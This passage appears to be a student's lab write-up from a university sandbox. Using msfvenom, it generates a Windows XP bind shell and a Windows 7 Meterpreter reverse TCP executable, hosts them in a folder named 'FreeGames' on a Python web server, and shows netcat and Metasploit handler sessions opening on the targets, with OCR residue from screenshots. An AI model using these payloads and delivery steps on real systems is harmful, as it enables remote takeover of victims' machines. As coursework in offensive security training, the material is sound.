



• On your Kali Linux system, you will now see your netcat session has connected to the target's command line as an administrator.




**NOTE: Notice you were not prompted to open a port on the Firewall this time. This exploit creates a client connection, which should be able to bypass most firewalls.**

## Part Three: Create Your Own Malicious Binaries

**Go through the extensive list of available payloads and create two malicious binaries of your own to get access to a target system. Feel free to try to exploit any system on your network (it does not have to be Windows 7).**

**Payload 1: For Windows XP (Bind Shell - windows/shell_bind_tcp)**

**Step 0: Set Up the Web Server**

Before generating the payloads, we need to host them on a web server so the target systems can download them.

1. Open a terminal on Kali Linux system.
2. Create a directory to store the malicious binaries: mkdir /root/FreeGames
3. Navigate to the directory: cd /root/FreeGames
4. Start a Python HTTP server on port 80: python -m http.server 80

- This will host the files in the /root/FreeGames directory on Kali Linux system.
- Leave this terminal open to keep the server running.

**Step 1: Generate the Bind Shell Payload**

1. Open a **new terminal** on Kali Linux system.
2. Use msfvenom to create a bind shell payload for Windows XP: msfvenom -p windows/shell_bind_tcp LPORT=6666 -f exe > /root/FreeGames/WinXP_Bind.exe

- This payload will open port 6666 on the target system.
- The payload will be saved as WinXP_Bind.exe in the /root/FreeGames directory.

**Step 2: Execute the Payload on Windows XP**

1. On Windows XP system, open a web browser and navigate to the IP address of Kali Linux system (192.168.2.7).
2. Download and execute the WinXP_Bind.exe file.
3. Once executed, the payload will open port 6666 on the Windows XP system and wait for a connection.

**Step 3: Connect to the Bind Shell**


1. Open a new terminal on Kali Linux system.
2. Use netcat to connect to the bind shell on the Windows XP system: nc 192.168.2..2 6666
3. You should now have a command shell on the Windows XP system.

CleKali256

Connected to VM

English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN

Press Ctrl-Alt to release the cursor from the guest.






CleWinXP237

Connected to VM

English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN

Press Ctrl-Alt to release the cursor from the guest.






**Payload for Windows 7 (Using windows/meterpreter/reverse_tcp)**

This payload creates a Meterpreter reverse TCP shell that connects back to Kali Linux system. It's unencrypted and works on 32-bit systems.

**Step 1: Generate the Meterpreter Reverse TCP Payload**

1. Open a new terminal on Kali Linux system.
2. Use msfvenom to create a Meterpreter reverse TCP payload for Windows 7 (32-bit): msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.7 LPORT=5555 -f exe > /root/FreeGames/Win7_Meterpreter.exe

- The payload will be saved as Win7_Meterpreter.exe in the /root/FreeGames directory.


**Step 2: Set Up a Meterpreter Listener**

1. Open a **new terminal** on Kali Linux system.
2. Launch msfconsole
3. Set up the multi/handler to listen for the Meterpreter reverse TCP payload: use exploit/multi/handler
4. set payload windows/meterpreter/reverse_tcp
5. set LHOST 192.168.2.7
6. set LPORT 5555
7. exploit

- This will start a listener on port 5555.

## Step 3: Execute the Payload on Windows 7

1. On Windows 7 system, open a web browser and navigate to the IP address of Kali Linux system (192.168.2.7).
2. Download and execute the Win7_Meterpreter.exe file.
3. Once executed, the payload will connect back to Kali Linux system.
4. You should see a Meterpreter session open in msfconsole terminal.



CECH Sandbox | CleKali256 | CleWindows235

sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=12c61a95-c016-4224-b3e8-62...

CleKali256

Connected to VM

English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN

Press Ctrl-Alt to release the cursor from the guest.

11:30

root@kali: ~/FreeGames

File Actions Edit View Help

root@kali: ~/FreeGames | root@kali: ~/FreeGames | root@kali: ~/FreeGames

```
┌──(root㉿kali)-[~/FreeGames]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.7 LPORT=5555 -f exe > /root/FreeGames/Win7_Meterp
reter.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[~/FreeGames]
└─# msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||----w |
              ||     ||


       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.7
LHOST => 192.168.2.7
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.2.7:5555
[*] Sending stage (177734 bytes) to 192.168.2.6
[*] Meterpreter session 1 opened (192.168.2.7:5555 -> 192.168.2.6:58271) at 2025-02-26 11:28:55 -0500

meterpreter > shell
Process 836 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator\Downloads>
```

CECH Sandbox | CleKali256 | CleWindows235

sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=12c61a95-c016-4224-b3e8-62...

CleKali256

Connected to VM

English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN

Press Ctrl-Alt to release the cursor from the guest.

11:47

root@kali: ~/FreeGames

File Actions Edit View Help

root@kali: ~/FreeGames | root@kali: ~/FreeGames | root@kali: ~/FreeGames

```
┌──(root㉿kali)-[~]
└─# cd /root/FreeGames

┌──(root㉿kali)-[~/FreeGames]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.2.2 - - [26/Feb/2025 10:33:00] "GET / HTTP/1.1" 200 -
192.168.2.2 - - [26/Feb/2025 10:33:00] code 404, message File not found
192.168.2.2 - - [26/Feb/2025 10:33:00] "GET /favicon.ico HTTP/1.1" 404 -
192.168.2.2 - - [26/Feb/2025 10:33:04] "GET /WinXP_Bind.exe HTTP/1.1" 200 -
192.168.2.6 - - [26/Feb/2025 10:42:31] "GET / HTTP/1.1" 200 -
192.168.2.6 - - [26/Feb/2025 10:42:33] "GET /Win7_Encrypted.exe HTTP/1.1" 200 -
192.168.2.6 - - [26/Feb/2025 10:44:18] "GET /Win7_Encrypted.exe HTTP/1.1" 200 -
192.168.2.6 - - [26/Feb/2025 10:50:43] "GET / HTTP/1.1" 200 -
192.168.2.6 - - [26/Feb/2025 10:51:50] "GET / HTTP/1.1" 200 -
192.168.2.6 - - [26/Feb/2025 10:52:06] "GET /Win7_Encrypted.exe HTTP/1.1" 200 -
192.168.2.6 - - [26/Feb/2025 11:27:20] "GET / HTTP/1.1" 200 -
192.168.2.6 - - [26/Feb/2025 11:27:23] "GET /Win7_Meterpreter.exe HTTP/1.1" 200 -
```